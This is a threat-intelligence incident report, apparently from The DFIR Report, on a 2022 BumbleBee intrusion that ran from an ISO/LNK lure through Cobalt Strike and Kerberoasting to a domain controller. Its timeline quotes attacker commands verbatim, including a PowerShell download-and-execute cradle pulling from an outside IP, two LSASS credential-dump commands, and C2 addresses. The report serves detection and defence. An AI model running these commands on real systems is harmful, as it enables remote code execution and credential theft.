
BumbleBee Roasts Its Way to Domain Admin

thedfirreport.com/2022/08/08/bumblebee-roasts-its-way-to-domain-admin/

August 8, 2022



In this intrusion from April 2022, the threat actors used BumbleBee as the initial access vector.

BumbleBee is a malware loader that was first reported by Google Threat Analysis Group in March 2022. Google TAG attributes this malware to an initial access broker (IAB) dubbed EXOTIC LILY, working with the cybercrime group FIN12/WIZARD SPIDER/DEV-0193. Read more about BumbleBee here, and here.

During this intrusion, the threat actors gained access using an ISO and LNK file, used several lateral movement techniques, dumped credentials three different ways, kerberoasted a domain admin account and dropped/executed a bespoke tool for discovering privilege escalation paths.

Case Summary

In this intrusion, the threat actors operated in an environment over an 11 day dwell period. The intrusion began with a password protected zipped ISO file that we assess with medium to high confidence due to other reports, likely arrived via an email which included a link to download said zip file.

The execution phase started with that password protected zip, which after extracting would show the user an ISO file that after the user double clicks would mount like a CD or external media device on Windows and present the user with a single file named documents in the directory.

When the user double clicks or opens the lnk file, they inadvertently start a hidden file, a DLL (namr.dll) containing the Bumblebee malware loader. From there, the loader reached out to the Bumblebee C2 servers. At first, things remained fairly quiet, just C2 communications; until around 3 hours later, Bumblebee dropped a Cobalt Strike beacon named wab.exe on the beachhead host. This Cobalt Strike beacon was subsequently executed and then proceeded to inject into various other processes on the host (explorer.exe, rundll32.exe). From these injected processes, the threat actors began discovery tasks using Windows utilities like ping and tasklist.

Four hours after initial access, the threat actor used RDP to access a server using the local Administrator account. The threat actor then deployed AnyDesk, which was the only observed persistence mechanism used during the intrusion. The threat actor then started Active Directory discovery using Adfind.

After this activity, the threat actors went silent. Then, the next day, they accessed the server via RDP and deployed a bespoke tool, VulnRecon, designed to identify local privilege escalation paths on a Windows host.

The next check in from the threat actors, occurred on the 4th day, where the threat actors again ran VulnRecon, but from the beachhead host instead of the server. AdFind was used again as well. Next, the threat actor transferred Sysinternals tool Procdump over SMB, to the ProgramData folders on multiple hosts in the environment. They then used remote services to execute Procdump, which was used to dump LSASS. At this point, the actors appeared to be searching for more access then they currently had. While they were able to move laterally to workstations and at least one server, it seemed that they had not yet taken control of an account that provided them the access they were seeking, likely a Domain Admin or similarly highly privileged account.

After that activity, the threat actors then disappeared until the 7th day, at which time they accessed the server via Anydesk. Again, they executed VulnRecon and then also executed Seatbelt, a red team tool for preforming various host based discovery.

On the final day of the intrusion, the 11th day since the initial entry by the threat actor, they appeared to be preparing to act on final objectives. The threat actors used PowerShell to download and execute a new Cobalt Strike PowerShell beacon in memory on the beachhead host. After injecting into various processes, the threat actors executed the PowerShell module Invoke-Kerberoast. Next, they used yet another technique to dump LSASS on the beachhead host, this time using a built in Windows tool comsvcs.dll. AdFind was run for a 3rd time in the network, and then two batch scripts were dropped and run. These batch scripts' purposes were to identify all online servers and workstations in the environment, often a precursor to ransomware deployment by creating the target list for that deployment.

After the scripts ran, a new Cobalt Strike executable beacon was run on the beachhead. Next, the threat actors used a service account to execute a Cobalt Strike beacon remotely on a Domain Controller. This service account had a weak password, which was most likely cracked offline after being kerberoasted earlier in the intrusion.


The threat actors were then evicted from the environment before any final actions could be taken. We assess based on the level of access and discovery activity from the final day, the likely final actions would have been a domain wide ransom deployment.


Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, BumbleBee, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline


BumbleBee Roasts Its Way to Domain Admin
Day 1
19:20 Initial Access: BumbleBee
Mount of BC_invoice_Report_CORP_46.iso and opening of document.lnk
Execution of C:\Windows\System32\cmd.exe /c start rundll32 namr.dll,IternalJob
22:33 Execution & Defense Evasion: BumbleBee dropping and executing Cobalt Strike on the beachhead
wab.exe
C2: 45.153.243[.]142/fuvataren[.]com
CreateRemoteThread: wab.exe > explorer.exe
22:57 Discovery: Cobalt Strike executing Windows commands
ipconfig /all
ping -n 1 domain.local
net group "domain admins" /dom
nslookup X.X.X.X
tasklist /v /s X.X.X.X
23:16 Lateral Movement: Remote Desktop Protocol
RDP from the beachhead to a server using administrator account
23:20 Command and Control: Installation of AnyDesk on Server
Transfer of AnyDesk (1).exe from the beachhead to the server
AnyDesk (1).exe
23:30 Discovery: Execution of af.exe (AdFind) on beachhead
af.exe -f "(objectcategory=person)" > ad_users.txt
af.exe -f "objectcategory=computer" > ad_computers.txt
af.exe -sc trustdmp > trustdmp.txt
Day 2
12:20 Discovery: Execution of VulnRecon.exe on server
VulnRecon.exe -o
Day 4



VulnRecon.exe -v

12:20 Discovery: Execution of adfind.exe (AdFind) on the beachhead

- adfind.exe -f "(objectcategory=person)" > ad_users.txt
- adfind.exe -f "objectcategory=computer" > ad_computers.txt
- adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
- adfind.exe -sc trustdmp > trustdmp.txt

14:26 Discovery: Execution of VulnRecon.exe on the beachead

- VulnRecon.exe -o

16:19 Lateral Movement: Lateral Tool Transfer

- Remote transfer of ProcDump from the beachhead to multiple workstations under \\<WORKSATION_FQDN>\C$\programdata

16:22 Credential Access: LSASS Memory

- Dump of lsass.exe using ProcDump
- C:\programdata\procdump64.exe, -accepteula, -ma, lsass.exe, C:\ProgramData\lsass.dmp

Day 7

16:33 Discovery: Execution of VulnRecon.exe on server

- VulnRecon.exe -m
- VulnRecon.exe -o >> C:\ProgramData\out.txt
- VulnRecon.exe -i >> c:\programdata\1.txt
- VulnRecon.exe -FindVulnerability >> c:\programdata\log.txt

17:55 Discovery: Execution of Seatbelt.exe on the server

- Seatbelt.exe -group=all -outputfile="C:\ProgramData\seatinfo.txt"

Day 11

14:06 Command and Control: Download and execution of a PowerShell Cobalt Strike payload on the beachhead

- Payload hosted on: 104.243.33[.]50
- C2: 108.62.12[.]174/dofixifa[.]co
- C:\Windows\system32\cmd.exe /C powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://104.243.33.50:80/a'))"

16:47 Credential Access: Kerberoasting

- Execution of Invoke-Kerberoast from svchost.exe

16:55 Credential Access: LSASS Memory

- Dump of lsass.exe using comsvcs.dll MiniDump
- cmd.exe /C rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 968 C:\ProgramData\woods\logs\logs\lsass.dmp full

17:16 Discovery: Execution of adfind.exe (AdFind) on the beachhead

- adfind.exe -f "(objectcategory=person)" > u.txt
- adfind.exe -f "objectcategory=computer" > c.txt
- adfind.exe -sc trustdmp > t.txt

17:57 Command and Control: Download and execution of a PowerShell Cobalt Strike payload on the beachhead

- Payload hosted on: 104.243.33[.]50
- C2: 108.62.12[.]174/dofixifa[.]co
- C:\Windows\system32\cmd.exe /C powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://104.243.33.50:80/a'))"

18:07-18:56 Dicovery: Various Windows utilities executed again

- C:\Windows\system32\cmd.exe /C net accounts /dom
- C:\Windows\system32\cmd.exe /C net view /all
- C:\Windows\system32\cmd.exe /C whoami
- C:\Windows\system32\cmd.exe /C net group "domain admins" /dom
- C:\Windows\system32\cmd.exe /C net view \\X.X.X.X\ /all
- C:\Windows\system32\cmd.exe /C wmic /node:X.X.X.X process list brief
- C:\Windows\system32\cmd.exe /C net domain_controllers
- C:\Windows\system32\cmd.exe /C nltest /dclist:DOMAIN.LOCAL

18:56 Discovery: Execution of network scanning scripts on the beachhead

- Scripted ping sweeps one for workstations the other for servers
  - s.bat
  - w.bat


19:30 Lateral Movement And Credential Access

- Cobalt Strike Executable beacon executed on Domain Controller
  - C2: 108.62.12[.]174/dofixifa[.]co
- Cobalt Strike injected processes access LSASS memory on the Domain Controller

Analysis and reporting completed by @0xtornado and @MetallicHack

Initial Access

The threat actors managed to get access to the beachhead host after the successful execution of a lnk file within an ISO, which are usually distributed through email campaigns.



Name	Type	Compressed size	Password pr...	Size	Ratio	Date modifie
BC_invoice_Report_CORP_46.iso	Disc Image File	1,926 KB	Yes	3,218 KB	41%	2018-11-30 1

Name	Date modified	Type	Size
document	2022-04-12 13:53	Shortcut	1 KB
namr.dll	2022-04-12 09:46	Application extension	3,155 KB

document Properties

document

Target type: Application


Target location: System32

Target: em32\cmd.exe /c start rundll32 namr.dll,IternalJob

The initial payload named **BC_invoice_Report_CORP_46.iso**, is an ISO image that once mounted, lures the user to open a **document.lnk** file which will execute the malicious DLL loader using the following command line:

```
C:\Windows\System32\cmd.exe /c start rundll32 namr.dll,IternalJob
```

Running Eric Zimmerman's tool LECmd revealed additional details related to the threat actors. The metadata included TA machine's hostname, MAC address, and the LNK document creation date:




```
--- End Target ID information ---

--- Extra blocks information ---

>> Special folder data block
   Special Folder ID: 37

>> Known folder data block
   Known folder GUID: 1ac14e77-02e7-4e5d-b744-2eb1ae5198b7 ==> System32

>> Tracker database block
   Machine ID: desktop-30fdj39
   MAC Address: eb:33:6a:3b:d0:e3
   MAC Vendor: (Unknown vendor)
   Creation: 2022-02-11 21:22:11

   Volume Droid: ba61731e-2aff-4b0c-b4ea-f4d7473fab20
   Volume Droid Birth: ba61731e-2aff-4b0c-b4ea-f4d7473fab20
   File Droid: acee2a4e-8b80-11ec-a548-eb336a3bd0e3
   File Droid birth: acee2a4e-8b80-11ec-a548-eb336a3bd0e3


---------- Processed 'C:\Users\[redacted]\Desktop\document.lnk' in 0.33361020 seconds ----------
```


Execution

Execution of multiple payloads

The successful execution of ***BumbleBee*** payload (**namr.dll**) resulted in the dropping and the execution of several payloads using multiple techniques. The graph below shows all the payloads dropped by BumbleBee, the way they were executed, and the different processes they injected into:

